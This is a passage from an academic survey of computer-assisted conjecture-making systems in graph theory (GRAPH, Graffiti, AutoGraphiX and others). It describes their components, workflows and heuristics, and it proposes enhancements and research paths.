About half a dozen systems for conjecture-making in graph theory and other close purposes have been developed. We distinguish between *experimental* and *operational* systems. An experimental system explores an idea, without necessarily leading to new results (or to just a few, due to its developers); its aim is often to understand the way mathematicians reason or to help them in various tasks. Such systems, while they may be inactive for the time being, have potential, particularly in conjunction with others, as discussed briefly in various places of this paper. They include:

(a) the *INGRID* system of Brigham and Dutton [25] [26] [27] [28], which manipulates formulae on graph invariants from a database to compute bounds on some invariants when others are limited to some range. INGRID can be used to

  (i) help solve practical problems,

  (ii) derive new theorems (by selecting relations leading to them),

  (iii) test the effectiveness of new theorems (by showing they are or not consequences of one or several previously known ones),

  (iv) test conjectures (viewed as "temporary theorem" to see if this implies some contradiction),

  (v) resolve open problems (by showing they imply some contradiction), and

  (vi) help to study graph theory.

  As explained in [113], some of these functions may be viewed as obtaining particular types of conjectures.

(b) the *graph theorist* system of Epstein [73] [74] [75] [76]; this knowledge intensive, specific domain learning system uses algorithmic descriptions of classes of graphs such as connected, acyclic, bipartite and so forth. It mainly uses theory-driven discovery of concepts, conjectures and theorems, based upon search heuristics, but also infers explanations from factual input about graphs.

There are three main operational systems:

(a) the GRAPH system, developed by Cvetković and co-workers [59] [60] [54] [61] [55] [56] [62] [63], which pioneered the man-machine type of research in graph theory. Built between 1980 and 1984 this system was extensively used to find conjectures and prove theorems in graph theory (usually the latter only being published), with an emphasis on algebraic graph theory. Cvetković and Simić [64] review 92 papers by 23 authors on GRAPH, its uses and results obtained with it from 1982 onwards. GRAPH comprises

  (i) a bibliographic component, BIBLI,

  (ii) an algorithmic component, ALGOR, and

  (iii) an automated theorem proving one, THEOR.

(b) the Graffiti system, due to Fajtlowicz [81] [80] [82][83] [84] [85] [79] [87] and developed since the mid-eighties, with from 1990 onwards collaboration of De La Vina, notably in the development of its DALMATIAN version. This system generates a large number of *a priori* conjectures, under the form of algebraic relations between graph invariants, then selects among them, by eliminating false or uninteresting conjectures through testing them on a database of graphs, applying heuristics and building counter-examples. Conjectures which pass these correctness and interestingness tests are proposed, after further selection, to the mathematical community in the large email file "Written on the Wall" which is updated from time to time. More than 70 mathematicians, among them some famous ones, sent proofs, or refutations of those conjectures, listed in that file. Many papers on proofs, and more often disproofs, sometimes with corrected results which led to further developments or strengthened conjectures, have been published. De La Vina [67] lists 75 such papers, technical reports and theses from 1986 onwards.

(c) the AutoGraphiX (AGX) system, due to Caporossi and Hansen [37] [31] [65] [34] [35] [106] [33] [6] [32] [36] [107] which generates many extremal or near-extremal graphs for some invariant or formula involving several invariants, then derives various results from them. This system may be used to

  (i) find a graph satisfying given constraints;

  (ii) find optimal or near-optimal values for a graph invariant on a family of graphs with given constraints;

  (iii) refute, corroborate or strengthen a conjecture;

  (iv) make a conjecture in computer-assisted or automated mode;

(v) suggest ideas of proof.

A series of papers on the system, its uses, results and comparative performance have been published. Aouchiche [5] lists 40 papers on AGX and its results, or related to its results, published since 1999, submitted, or to appear.

Collectively, this number of papers (over 200) is among the largest in the field of discovery science.

Some programs from graph theory not designed specifically for making conjectures may be useful to do so, either on their own or in conjunction with others. This is the case in enumeration where e.g. programs such as *Nauty* and *geng* of McKay [131] [132] helped to conjecture and then determine many Ramsey numbers.

Conjectures can also be obtained by serendipity. As explained in more detail in [104], a program for coloring planar graphs written in Mathematica by Wagon, always used 3 colors when applied to rhombic Penrose tilings; Sibley and Wagon [152] then proved 3 colors suffice, a problem that had been open for 20 years. Another example relies on a program from mathematical programming: a mixed-integer formulation of the problem of determining the Clar number of a benzenoid [110], due to Hansen and Zheng [111], never used branching. The conjecture that linear programming sufficed to solve this problem was later proved by Abeledo and Atkinson [1] [2].

1.4 Plan of the paper

This paper has two complementary aims:

(i) *assess the state-of-the art* in computer-assisted and automated conjecture-making in graph theory. This will be done in the next three sections, devoted respectively to GRAPH, Graffiti and AGX, with special emphasis on their conjecture-making functions;

(ii) *make a series of proposals for advancement* of this field. They will be interspersed in the next three sections and will take two forms. First, *Proposed Enhancements* (PE) will suggest ways to improve specific steps or functions of the system under study; they will often be suggested by ways to solve similar problems in other systems and the suggestions will then amount to hybridizing them. Second, *Research paths* (RP) will draw attention upon open problems or general questions related to conjecture-making in graph theory, as well as links to establish with other domains of research. They are often long-term goals, sometimes quite speculative. Separation between study of systems and proposals will be indicated by numbering them PEk or RPk, with a □ sign as the end of the corresponding statement.

The three operational systems GRAPH, Graffiti and AGX will be studied in sections 2, 3 and 4 respectively. Conclusions will be drawn in Section 5.

2 Graph

As mentioned in the introduction, GRAPH has three components, BIBLI, ALGOR and THEOR. ALGOR is the most directly related to conjecture-making but both BIBLI and THEOR bear upon problems of importance for conjecture-making systems too. So we examine all three of them in turn.

2.1 BIBLI

The GRAPH system uses a formalized subset of the everyday English language, called Graph Theoretic Computer Language. It is described in [59]. It is an interactive language used from a terminal keyboard; in recent versions a mouse can be used also for some operations.

The BIBLI component is devoted to bibliographic data processing: it allows storage and retrieval of information on papers, books, proceedings, reports, abstracts, manuscripts and documents. Its functions, rarely available at the time of inception, are now in wide use in systems accessible on the web such as *Google, Web of Science* or *Citeseer*, but it remains useful for tailor-made bibliographies such as that one of the book of Cvetković *et al.* "*Recent Results in the Theory of Graph Spectra*" [57].

While very large amounts of data are now available online and special sites devoted to graph theory, such as the *Graph Theory White Pages* are open to the general public, the documentation problem in graph theory is far from solved (All those who have painstakingly derived a series of conjectures, transformed them by proof into theorems only to find in a last check most or all results to be known but expressed in a different language are well aware of this problem). Indeed, the graph theory literature is vast, dispersed over many fields, growing in a savage way and, as a consequence, terminology is far from unified. Moreover, due to dependence between concepts, the same results can take different forms e.g. in the graph G or its complement $\bar{G}$, or after eliminating one or another invariant by a linear equation such as those of Gallai's theorem [92]. Finally, some results can be expressed in different ways because concepts have a nonlinear dependence. To illustrate, even if one knows that the Wiener index of a tree T [72] is another name for the sum of distances between pairs of vertices of T, one might miss equivalent results expressed in terms of average distance between pairs of distinct vertices of T.

Brigham and Dutton [26] [27] have gathered 458 relations between graph invariants, used in their system INGRID. They can help in checking whether a result is new, but if this has to be done with a chance of success, a much more comprehensive system should be built, in a collaborative effort, similar to that which gave rise to Sloane's On-line Encyclopedia of Integer Sequences [157]. The following research paths sketch how this might be done:

RP1. *Find linear equality relations between graph invariants.* Consider a large number of graph invariants and programs to compute them (available in the cited systems, in Graphbase [119] or LEDA [134] and on the Web). Compute values of these invariants for a large set of graphs. Then use the numerical relation-finding routine of AGX (see Section 4)

to obtain a basis of affine relations on these invariants. If some new relations are found, prove them. □

RP2. *Define a standard set of invariants* in terms of which all others will be expressed and (one or several) *standard forms for relations in graph theory.* Write a translator program which will express (as far as possible) any formula in standard form and conversely express a standard-form formula in one or all equivalent forms. Programs for algebraic manipulations such as Mathematica [161] or Matlab [130] might be used for that purpose. □

RP3. *Organize a site* for interactive addition to and consultation of a database of graph theory relations. These relations might be valid for all graphs, or for important families of subgraphs, e.g. bipartite, triangle-free, of girth at least 5, and so forth. □

Another important open problem, related to storing graph theory relations is to find if a given relation is redundant, i.e., implied by one or more relations already in the database. This can be done by finding a graph within a database for which it is not the case, as in the DALMATIAN version of Graffiti [84] (see Section 3) or in an algebraic way as in INGRID [28] or by showing that the relation is not best possible (assuming a best possible relation is known).

Given invariants $i_1, i_2, \ldots, i_p$ of a graph G one can define, as in [109], a *canonical form* for relations involving these invariants as

$$i_k \leq f(i_1, i_2, \ldots, i_{k-1}, i_{k+1}, \ldots, i_p) \tag{2.1}$$

or

$$i_k \geq g(i_1, i_2, \ldots, i_{k-1}, i_{k+1}, \ldots, i_p); \tag{2.2}$$

such relations are *sharp* (or best possible) if for all values of $i_1, i_2, \ldots, i_{k-1}, i_{k+1}, \ldots, i_p$ compatible with the existence of a graph there is a graph such that the relation is satisfied as an equality. A set of canonical relations is *complete* if the $2p$ relations (2.1) and (2.2) on $x_1, x_2, \ldots, x_p$ are sharp. One such set for the three parameters $\alpha(G)$ (independence number), n (order) and m (size) is given in [109]. The relation [105] [88]

$$\alpha(G) \geq \left\lceil \frac{2n - \frac{2m}{\lceil \frac{2m}{n} \rceil}}{\lceil \frac{2m}{n} \rceil + 1} \right\rceil \tag{2.3}$$

is sharp, while the following one, derived from Turan's theorem [159],

$$\alpha(G) \geq \frac{n^2}{2m + n} \tag{2.4}$$

is not. It is thus redundant but might be kept also if one is more interested in simplicity than in sharpness. Observe also that if a sharp relation is known one might consider that it is not useful to compare it to another one, yet the latter could also be sharp and simpler as is the case for (2.3) which is equivalent to but simpler than the relation given in [105].

2.2 ALGOR

This part of the system GRAPH is directly connected to conjecture-making ([59], p20):

> "The part of the system "GRAPH" described is primarily meant as a means for quick[ly] checking, disproving or making conjectures in graph theory. Facilities provided by the system enable to get the answer on a great number of questions on graphs of a reasonable size in a few seconds (of course, what does a reasonable size mean depends on the problem considered)."

Also:

> "Another situation in which the system can help is the following. Many results in graph theory begin with an observation which proves the desired statement for all but a finite number of graphs. These exceptional graphs are, as a rule, of a small size. The next part of the proof consists then in checking whether the statements hold for these graphs and that can be performed with the help of the system."

ALGOR solves a series of problems on particular graphs. They can be divided as follows: ([59], p11):

(a) manipulative tasks (setting and displaying values of the mentioned objects (i.e., graphs, values of the type integer, real and complex, and families of sets of integer values),

(b) creating common graphs (e.g. complete graphs, circuits, etc) or random graphs,

(c) creating graphs by performing graph-theoretic operations (e.g. complement of a graph, product of two graphs, etc),

(d) relabelling (points or lines of) graphs (by given permutations, at random, etc),

(e) determining integer invariants in graphs (e.g. number of some subgraphs, order of some point, etc.),

(f) determining real invariants of a graph (e.g. eigenvalues, eigenvectors, etc),

(g) checking properties of graphs, (e.g. whether a graph is planar or hamiltonian, whether two graphs are isomorphic, etc),

(h) listing families of graph characteristics (e.g. point degrees, components; etc).

Each group of operations is characterized by a verb in the commands used. They have a simple and transparent form, e.g.

CREATE < g-name > [AS] < type of graph > [OF] [ORDER] < integer >,

for instance:

CREATE $G1$ CIRCUIT OF ORDER 12

or

FORM [g-name] [AS] [THE] < integer > [TH] < operations > [GRAPH]

[OF] < g-name >,
for instance:

FORM H AS THE 4TH SUBDIVISION GRAPH OF G

The operations are: DISTANCE, (PATH), POWER, SUBDIVISION, (TRAIL), (WALK). Names in parentheses correspond to operations not yet implemented when [53] was written.

PE1. Complete GRAPH by enriching its functions as planned. This task is in progress in the system NEWGRAPH, currently developed. □

Determining invariants is broken down in four categories:

(a) Invariants of the graph
(b) Invariants of point of the graph
(c) Invariants of a given size
(d) Invariants of two points of the graph

Commands for invariants of a graph have two forms:

(i) determining the number of objects in the graph, which can be (AUTOMORPHISMS), BLOCKS, BRIDGES, CENTRAL POINTS, (CIRCUITS), CLIQUES, (COCLIQUES), COMPONENTS, CUTPOINTS, (INDEPENDENT LINES), LINES, LOOPS, MAXDEGREE, MINDEGREE, (ORBITS), PENDANT LINES, (PENTAGONS), POINTS, QUADRANGLES, TRIANGLES;

(ii) computing the value of an invariant such as (CHROMATIC CLASS), (CHROMATIC INDEX), CHROMATIC NUMBER, CIRCONFERENCE, (CLIQUE NUMBER), (COARSENESS), (COMPLEXITY), (CROSSING NUMBER), CYCLOMATIC NUMBER, (DETERMINANT), DIAMETER, (EXTERIOR STABILITY), (GENUS), GIRTH, (INTERIOR STABILITY), (LINE CONNECTIVITY), (PERMANENT), (POINT CONNECTIVITY), RADIUS, RANK, (THICKNESS).

For instance:

DETERMINE THE NUMBER OF TRIANGLES OF G,
DETERMINE DH THE DIAMETER OF H.

A point invariant such as DEGREE, ECCENTRICITY, etc would be found by making a command such as

DETERMINE DEGREE OF 7 OF G

where 7 is the label of a point. Commands for invariants involving two points or real invariants of a graph are similar. Possible objects are (CIRCUITS CONTAINING), COMMON NEIGHBOURS, (DISJOINT PATHS), DISTANCE, LINE LABEL, LINES INCIDENT, (PATHS), (TRAILS), (WALKS) in the former case and (ADMITTANCE SPECTRUM), (ANGLES), BOND ORDERS, CHARGES, DISTANCE, INDEX, (DISTANCE SPECTRUM), EIGENVALUES, EIGENVECTORS, ENERGY, (MAIN ANGLES), (R-SPECTRUM), SEIDEL SPECTRUM in the latter.

The GRAPH system can check many properties of graphs such as ACYCLIC, BIPARTITE, BLOCK, (BLOCK CUTPOINT GRAPH), (BLOCK GRAPH), CIRCUIT, (CLIQUE GRAPH),

COMPLETE, CONNECTED, (CUTPOINT GRAPH), EULERIAN, FOREST, HAMILTONIAN, HYPOHAMILTONIAN, (INTERVAL GRAPH), LINE GRAPH, LOOPLESS, (MOORE GRAPH), (OUTERPLANER), (PERFECT), PLANAR, (PRIME), (SELFCOMPLEMENTARY), (SELFDUAL), SEMI REGULAR, (SEMITOTAL LINE GRAPH), (SEMITOTAL POINT GRAPH), STRONGLY REGULAR, (SUBDIVISION GRAPH), (TOTAL GRAPH), TOTALY DISCONNECTED, (TRAVERSIBLE), TREE, TRIANGLE FREE, TRIVIAL, UNICYCLIC, WHEEL, WITHOUT MULTIPLE LINES.

Commands are for instance

CHECK WHETHER $G1$ IS PLANAR,
CHECK WHETHER $G2$ IS A TREE.

or, for properties of a point of a graph:

CHECK WHETHER THE POINT 5 IS ISOLATED IN G,

or of two graphs

CHECK WHETHER $G1$ AND $G2$ ARE ISOMORPHIC.

Clearly the system GRAPH can answer a large number of questions regarding particular graphs. It can also check for graphs with some property among several lists of graphs, e.g. connected graphs up to 6 points, regular graphs up to 7 points, trees up to 10 points, cubic graphs op to 12 points, etc.

Results of GRAPH consist, as mentioned above, of computer-assisted conjectures, refutations and proofs. Most of the published results are theorems, and while mention of system GRAPH is made, details on how it led interactively to conjectures, refutations or proofs are unfortunately not given except in [59] (automated theorem-proving is discussed in more detail [62] [56]).

We list a couple of results obtained with GRAPH, see [64] for a more comprehensive set. Let G be a graph, v a distinguished vertex, and $N_1(v)$, $N_2(v)$ a partition of the neighbours of v. If G' is obtained from $G - v$ by adding vertices v_1, v_2 and edges $\{v_1, w\}$ with $w \in N_1(v)$ and $\{v_1, w\}$ with $w \in N_2(v)$, G' is obtained by *splitting* vertex v.

The following result was conjectured with the system GRAPH and proved in [153]: *If G is a connected graph and G' is obtained from G by splitting a vertex then $\lambda_1(G') < \lambda_1(G)$* (where $\lambda_1(G)$ is the *index* of G or largest eigenvalue of its adjacency matrix).

Denote by $\rho(k)$ the largest eigenvalue of the graph obtained from the cycle C_n with $n \geq 6$ by adding an edge between two vertices at distance $k = 2, 3, \ldots, \lfloor n/2 \rfloor$. On the basis of experiments conducted with GRAPH it was conjectured that $\rho(k)$ is monotonous and decreases. This was proved in [148] [154].

2.3 THEOR

The THEOR component of GRAPH is designed for computer-assisted or automated theorem-proving in graph theory, and is described in Cvetković and Pevac [62]. We only discuss it briefly as this paper's topic is not automated theorem proving. Graph theory

is formalized using a special first-order predicate calculus, called "arithmetic graph theory" (AGT). It contains point variables, line variables, integer variables, graph names, constraints, function names, operations over graphs and predicates.

The effectiveness of the prover depends largely on a set of lemmas which represent beginner's knowledge of graph theory. The user may select more advanced lemmas.

A resolution-based prover is a subsystem of a natural deduction interactive theorem prover. The interactive prover provides a proof for a given goal sentence P by splitting it into subgoals, which are further split, thus generating a proof tree memorized by the system. This tree is a rooted one, and the user can move the current root, i.e., select the subgoal next considered. He can also inform the system about the truth of a subgoal. The resolution-based prover can be applied to any subgoal and the proof is completed when all subgoals are proved. Subgoals may be processed by case analysis, forward chaining, *reductio ad absurdum*, simplification or extension of the formula, expressing it in an equivalent form, etc.

A completely automated proof of the simple sentence

> "If the graph is connected, then the graph is trivial or there is no point x such that x is isolated"

is obtained and has 10 lines. The sentence

> "If the graph is not connected, then the complement is connected"

is proved interactively, in 38 lines. Further examples are given in [56].

These examples show the difficulty inherent in full formalization of graph theory. Its language, close to English, is deceptively simple. The situation is much easier in logic [162], or in plane geometry where a method of reduction of problems to systems of linear and quadratic equations applies, see e.g. Chou [43]. But as the speed of equally priced computers has augmented since the time GRAPH was developed by a factor of 10^4 to 10^5 and automated theorem proving made much progress, another attempt might be worthwhile.

PE2. Test the automated theorem proving approach of THEOR with a modern computer and a prover such as OTTER [136]. □

Should this attempt be successful, it should meet a wish of Fajtlowicz [84]:

> "the problem of trivial conjectures could be solved if we had automated theorem provers capable of proving the easiest conjectures of Graffiti ..."

3 Graffiti

3.1 Structure

The Graffiti program is discussed in the series of papers "*On conjectures of Graffiti*" [81] [80] [82] [83] [84] a paper "*On conjectures and methods of Graffiti*" [87] as well as in the more recent paper "*Towards fully automated fragments of graph theory*" [85], and a couple of papers of Larson [124] [125]. De La Vina [68] presents the system Graffiti.pc and, very

recently, some recollections about early development and use of Graffiti [69]. Conjectures obtained with Graffiti and their status i.e., proved, refuted or open, are listed in [79].

There are many versions of Graffiti, not all of which appear to have been fully documented [69]. The two main ones appear to be the initial version (with a few developments) described in [80] [81] [82] [83] [87] and the DALMATIAN version described in [84] [85] [124] [125] and [68]. In this subsection we list the steps of both of them. These steps will be discussed in detail in the following subsections.

Unfortunately, no complete and precise description of all steps of the process of obtaining conjectures with Graffiti has been provided. Instead, partial and informal descriptions of the automated steps are scattered over a good half-dozen publications; information about the other steps is given similarly, but in much less detail. This makes rational discussion of the Graffiti system and its applications extremely difficult as it must be preceded by a long reconstruction process, i.e., finding what really happened, or happens, from scant and sometimes contradictory information (as e.g. when computing invariants is attributed to Graffiti in one place and to Algernon in others). The paper of De La Vina [68], written after the first version of the present paper was completed, and remarks of an anonymous referee have been very helpful in this reconstruction process.

Graffiti uses two databases; a database of graphs and a database of conjectures. The former contains graphs proposed by the authors or other researchers, which have refuted some conjectures, together with precomputed values for all invariants considered in the system. The latter contains conjectures generated by the system and not refuted or viewed as non-interesting, or possibly in the DALMATIAN version, viewed as non-informative.

Steps of the process of finding conjectures with the initial version of Graffiti appear to be the following:

Step 1. Problem statement: Find relations between a set of invariants $i_1(G), i_2(G) \ldots$ chosen by the user.

Step 2. Conjecture generation: The program generates a set of inequalities of the forms $i_1(G) \leq i_2(G)$, $i_1(G) \leq i_2(G) + i_3(G)$, or similar ones using the selected invariants and possibly small integers (mostly 1).

Step 3. Correctness Test: The program evaluates the inequalities obtained. If one graph refutes them, they are deleted.

Step 4. Heuristic Tests (see below): The program deletes the conjectures which do not pass the test.

Step 5. Counter-example: Find by hand (a) counter-example(s) to at least one of the new conjectures. If one is found, delete the corresponding conjecture.

Step 6. Update of Graph Database: If at least one counter-example has been found compute values of all invariants for the corresponding graph(s). Adds these graphs to the database of graphs and return to Step 3.

Step 7. Elimination of true conjectures: Prove by hand easy new and true conjectures and eliminate them from the database of conjectures (if they are not judged to be interesting).

Step 8. Selection of conjectures: Select, by hand, among the remaining conjectures those considered to be worthy of publication. Make them known, e.g. by including them in the "Written on the wall" file.

Fajtlowicz ([80] p.189) comments as follows on this process, and its interactive character:

"Graffiti makes conjectures by first verifying that it does not know a counter-example to a formula and then by deciding whether the formula makes an interesting conjecture. The first function of the program is highly interactive because a user is expected to find counterexamples to false conjectures and then describe them to the program."

Steps of the process of finding conjectures with the DALMATIAN version of Graffiti appear to be the following:

Step 1. Problem statement: Find lower (or upper) bounds for a user-selected invariant.

Step 2. Conjecture Generation: The program generates an inequality and evaluates the values of both sides of all graphs in the database.

Step 3. DALMATIAN test for informativeness (see below): The program deletes the conjecture if it does not pass the test.

Step 4. Correctness test: The program deletes the conjecture if the inequality does not hold for at least one graph in the database.

Step 5. Other heuristic tests (see below): The program deletes the conjecture if it does not pass one of these tests.

Step 6. Database updating: The program shelves conjectures viewed as less informative due to the addition of the new conjecture.

Step 7. Test for ending conjecture generation: If for each graph in the database of graphs, there is a conjecture for the selected invariant and direction of inequality in the database of conjectures which is sharp (i.e., satisfied as an equality), proceed to the next step. Otherwise, return to Step 2.

Step 8. Counter-example: Find, by hand, a counter-example to one at least of the inequalities generated.

Step 9. Updating database of graphs: If a counter-example has been found, compute with an auxiliary program (Called Algernon) the values of all invariants for this graph, introduce it, together with those values in the database of graphs and return to Step 2.

Step 10. Elimination of true conjectures: Prove by hand easy new and true conjectures and eliminate them from the database of conjectures.

Step 11. Selection of conjectures: Select by hand among the remaining conjectures, those considered to be worthy of publication. Make them known, e.g., by including them in the "Written on the Wall" file.

Note that the correctness test now follows the first interestingness test; the reason appears to be that the DALMATIAN test is quicker than the other one on average.

Observe that as the new conjectures have the same left-hand side invariant and direction of inequality they may be viewed as a system. Note that the procedure described does not necessarily converge (a simple example is given below). It may thus have to be stopped manually, after some time.

At this point, a divergence of opinion between the authors of the Graffiti system and the present author should be clearly stated. Fajtlowicz focuses on what is automated and wishes to limit Graffiti to Steps 1 to 7 above. When they are finished, which constitutes a *round*, the user takes over, does whatever he wishes (eventually with the help of Algernon) and may proceed or not to a further round. So the non-automated part of the conjecture generation process is viewed to be in some sense, outside of Graffiti, while the final conjectures are still attributed to Graffiti alone, as shown by referring to them as "conjectures of Graffiti" or "conjectures obtained by Graffiti".

This author could only accept this view if what is not automated did not substantially affect the final result, i.e., the list of conjectures to be publicized. That steps 8 to 11 play an important role will be documented in the following subsections. Note also that isolating automated parts from the other ones, and giving them a name, then considering the remaining parts to be outside of the process, can lead to a claim that the resulting process is (fully) automated, for any interactive process. The present author cannot agree with such an argument and therefore views Graffiti as a computer-assisted system and not a (fully) automated one. The reader is left to judge.

3.2 Problem statement and generation of *a priori* conjectures.

In the initial version, the problem statement consists in specifying the invariants to be studied (e.g., a set of 20 from the rich library of Graffiti) as well as, possibly, operators such as sum, maximum, minimum, complement etc acting on them, and the desired form of the relations derived. The program then generates systematically such relations.

Forms of conjectures are simple ones, such as $i_1 \leq i_2$ or $i_1 \leq i_2 + i_3$ or sometimes $i_1 + i_2 \leq i_3 + i_4$. Later, ratios were introduced and finally a real algebra on the invariants.

In the DALMATIAN version, the problem statement step has the following form: Find lower (or upper, instead) bounds for a (user selected) invariant. The system then generates a term, as right-hand side of the inequality. This term is obtained by selecting invariants and performing unary or binary operations on them. Examples of such operations are the reciprocal, the natural logarithm, ceiling, addition and multiplication [68].

Details on how this is done, i.e., how many invariants and operations are chosen, within which set, according to which rules and whether or not there is any further user intervention before the session or at the moment the user states his query, are not given. As a consequence, results of Graffiti cannot be reproduced by other researchers.

As the conjecture-generation step conditions the results obtained, it should be analyzed carefully.

First, one may note that the system does not *at this stage*, use any knowledge of graph theory at all, so one should speak of *guesses* rather than *conjectures* (that the subsequent process, which uses graph theoretic algorithms as well as heuristics transforms or not these guesses into conjectures by its selection process will be the crucial point).

In view of this lack of knowledge, one may expect that initially

(i) many conjectures will be false;

(ii) many conjectures will be true but trivial;

(iii) if a very large number of conjectures are generated some of them may be interesting.

Reading all papers written on Graffiti and its conjectures suggests that all three propositions, including the redeeming third one, are true. Fajtlowicz comments as follows on trivial conjectures ([81], p.113) obtained with the initial version of Graffiti. "The number of conjectures, particularly those which are completely trivial, is the main problem and more than half of the program consists of various heuristics whose purpose is detection of trivial and otherwise non-interesting but true conjectures". As documented below in the subsection on selection of conjectures, a substantial number of the selected ones remains false with the initial version and also, to a lesser extent, with the DALMATIAN one.

Second, generation of some important formulae may be, in practice, out of reach of Graffiti, even if the necessary invariants and operations are available, because their algebraic expression is too complex. To illustrate, consider again the bound (2.3) on the stability number $\alpha(G)$. It implies only 2 invariants, m and n, but 12 product, division, sum, subtraction or upper bound operation. The probability that the right invariants and operations, as well as their order can be found *a priori* must be extremely small.

Consequently, Graffiti is not a good tool for obtaining strongest conjectures, i.e., graph theoretical bounds which are best possible in the strong sense, that is, as formula (2.3), tight for all m and n. That other systems, together with a few algebraic manipulations, can do so is illustrated in [107] for the case of an upper bound on the irregularity of a graph.

A related problem arises if the formulae have numerical coefficients; Graffiti introduces a few, usually small, integers. However, if the coefficients are real ones, the number of possible formulae is infinite even in the linear case. How could Graffiti guess *a priori* the right values in such a case?

Third, observe that no computer is needed to generate systematically relations between graph invariants: the (tedious) task of writing down $i_1 \leq i_2, i_1 \geq i_2, i_1 \leq i_3$ and so on can be done by hand without any difficulty; enumerating relations with more complicated forms as done in the DALMATIAN version is only slightly more complicated. Programming this task is also easy.

Fourth, while some *a priori* conjectures are simple and appealing, more complicated ones might not be attractive. To illustrate, the formulae

$$\bar{l}(G) \leq \alpha(G) \qquad \text{(Graffiti 2)}$$

where $\bar{l}(G)$ denotes the average distance between distinct vertices of G and

$$r(G) \leq \alpha(G) \qquad \text{(Graffiti 0)}$$

where $r(G)$ denotes the radius of G, or minimum over all vertices of the largest distance to another vertex, have attracted mathematicians and led to several papers; contrarywise, most mathematicians might consider that the conjecture

"The minimum of derivative of eigenvalues of the gravity matrix is $\leq n$/average distance" (Graffiti 150)

is too complicated and specialized.

Fifth, *a priori* conjectures of Graffiti may not have the simplest form they may take. To illustrate the *temperature* t_j of a vertex j is defined by Fajtlowicz as

$$t_j = \frac{d_j}{n - d_j}$$

where d_j is the *degree* of j. The conjecture

$$\bar{l}(G) \leq 1 + \max_j t_j(\bar{G}) \qquad \text{(Graffiti 834)}$$

where $\bar{G}$ is the complementary graph of G, can be reformulated into

$$(1 + \delta(G))\bar{l}(G) \leq n$$

which is simpler, more intuitive, and was refuted [37].

PE3. Add to Graffiti a translation routine which would automatically simplify conjectures. □

3.3 Dalmatian and other heuristics

We now describe and discuss the various heuristics designed to select *interesting* conjectures among those listed *a priori*. The DALMATIAN one [84] is the most recent and apparently also the most powerful. It is based on the notion of *information content* (or informativeness). Basically, a conjecture on an invariant is considered as interesting if and only if it provides some new information for at least one graph in the system's database, i.e. it provides for that graph a strictly better bound than all previous relations. Otherwise, the conjecture is deleted. If it is added to the database of conjectures it may happen that some other conjectures are no more informative and are *shelved*, i.e., kept separately of the database of conjectures (or tagged); if later on some conjecture(s) giving a better or equal bound on i_1 is (are) refuted they can be *unshelved*, or considered as interesting conjecture once again.

Several comments are in order. First, the definition of interestingness on which the dalmatian heuristic is based is *local*, as it depends on the database of conjectures and the database of graphs of Graffiti, and *unstable*, as these databases evolve over time. This implies this definition is not *universal*, i.e., contrary to other mathematical definitions, it cannot be used by all researchers in all places with consistent answers as to whether a conjecture is or not interesting.

Second, the definition may be too *lax*, if the database of conjectures is small or the database of graphs is large (but this would be only temporary as new conjectures are introduced and initial ones shelved), or too *severe* if the database of conjectures is large. Indeed, the situation in which the values of a large set of invariants and many relations on the invariant i_1 under study are known is atypical in graph theory research. Much more often, graph theorists study one invariant as a function of two or three others, ignoring temporarily the other ones.

Four other heuristics were used in early versions of Graffiti. The IRIN heuristic "deletes conjectures which follow from others by transitivity" [81]. The CNCL heuristic deletes conjectures "...in which one invariant on the left is always smaller than an invariant on the right" [81]. The ECHO heuristic [80] applies to conjectures defined for restricted classes of graphs: "its main idea is that a conjecture about a class of objects A is considered noninteresting if it can be generalized to a larger class B ..., the background of A". This heuristic appears still to be used in recent versions of Graffiti. The BEAGLE heuristic is based upon the idea that conjectures involving concepts of a different type are more likely to be interesting [82].

The idea of difference in concept types is related to a representation of concepts as a rooted tree: a graph G is associated with the root and various numerical invariants to its vertices. A concept is a *descendant* of another one if it is computed in terms of that one. The distance between vertices in the tree can be viewed as a distance between the corresponding concepts.

The BEAGLE heuristic removes conjectures involving concepts that are too close; it appears that the DALMATIAN also removes most but not all of them. Larson ([124] p.12) comments on this as follows:

"The BEAGLE heuristic of Graffiti was central to early versions of the program [82]. The function was largely superseded with the introduction of the DALMATIAN heuristic."

Note that the BEAGLE heuristic, as the DALMATIAN one, is defined in terms of the Graffiti system. One may wonder if distance between concepts in graph theory could be defined in a more general mathematical way. This seems to be the case, as lattices of graph theoretic concepts are considered by the Graph Theorist system of Epstein [74] [75] [76] as well as by the Hardy-Ramanujan system of Colton [50] (which is more often applied, however to algebra or number theory than to graph problems). A concept of distance follows. It seems worthy of further study to see to what extent this framework, or more general ones, apply:

RP4. Apply the theory as *formal concept analysis* [93] to graph theory definitions and see if a concept of distance between concepts can be derived. In particular, study to what extent concepts in graph theory can be represented by a lattice (or several). Deduce new concepts from this(these) lattice(s). □

Note that Graffiti is not designed for finding new concepts (except in the trivial sense that any inequality can be viewed as defining a new concept); it is claimed however in one place ([84]) that

> "*the current version can define its own properties.* One of the properties discovered by Graffiti is the class of all graphs in which the smallest eigenvalue has multiplicity 1. Graffiti defined this concept because it knew many examples of such graphs".

However, as no routine for concept discovery is described in the papers on Graffiti, this appears to be more an observation of the user than a discovery of the system.

PE4. Add to Graffiti a data mining routine to find frequent patterns in its database of graphs, as well as a routine and a database to check if they correspond or not to known concepts. □

Considering results of the heuristics, one may note that

(i) some of the conjectures of Graffiti which passed the tests are simple and attracted much attention of graph theorists;

(ii) the simplest ones are of the form $i_1 \leq i_2$, and the best known is probably conjecture Graffiti 2: *For any graph* G

$$\bar{l}(G) \leq \alpha(G),$$

(where $\bar{l}$ denotes average distance and α the independence number) proved by Chung [49].

It is surprising, as it connects very different concepts, on the one hand average distance, based on paths and on the other hand independence, based on non-adjacency. Perhaps this is the reason why it was not suggested by anyone before.

Other conjectures of the same form involve concepts which had been little studied, or not studied at all, by mathematicians at the time they were introduced into Graffiti; this is the case for the Randić index [144] defined for any graph $G = (V, E)$ by

$$Ra(G) = \sum_{i,j/v_i,v_j \in E} \frac{1}{\sqrt{d_i d_j}}$$

where d_j is the degree of vertex v_j. This concept appears in the following conjecture: *For any connected graph* G

$$\bar{l}(G) \leq Ra(G), \qquad \text{(Graffiti 3)}$$

which is still open (conjectures involving the Randić index tend to be hard to prove as the value of this invariant may increase or decrease upon addition of an edge to the graph considered).

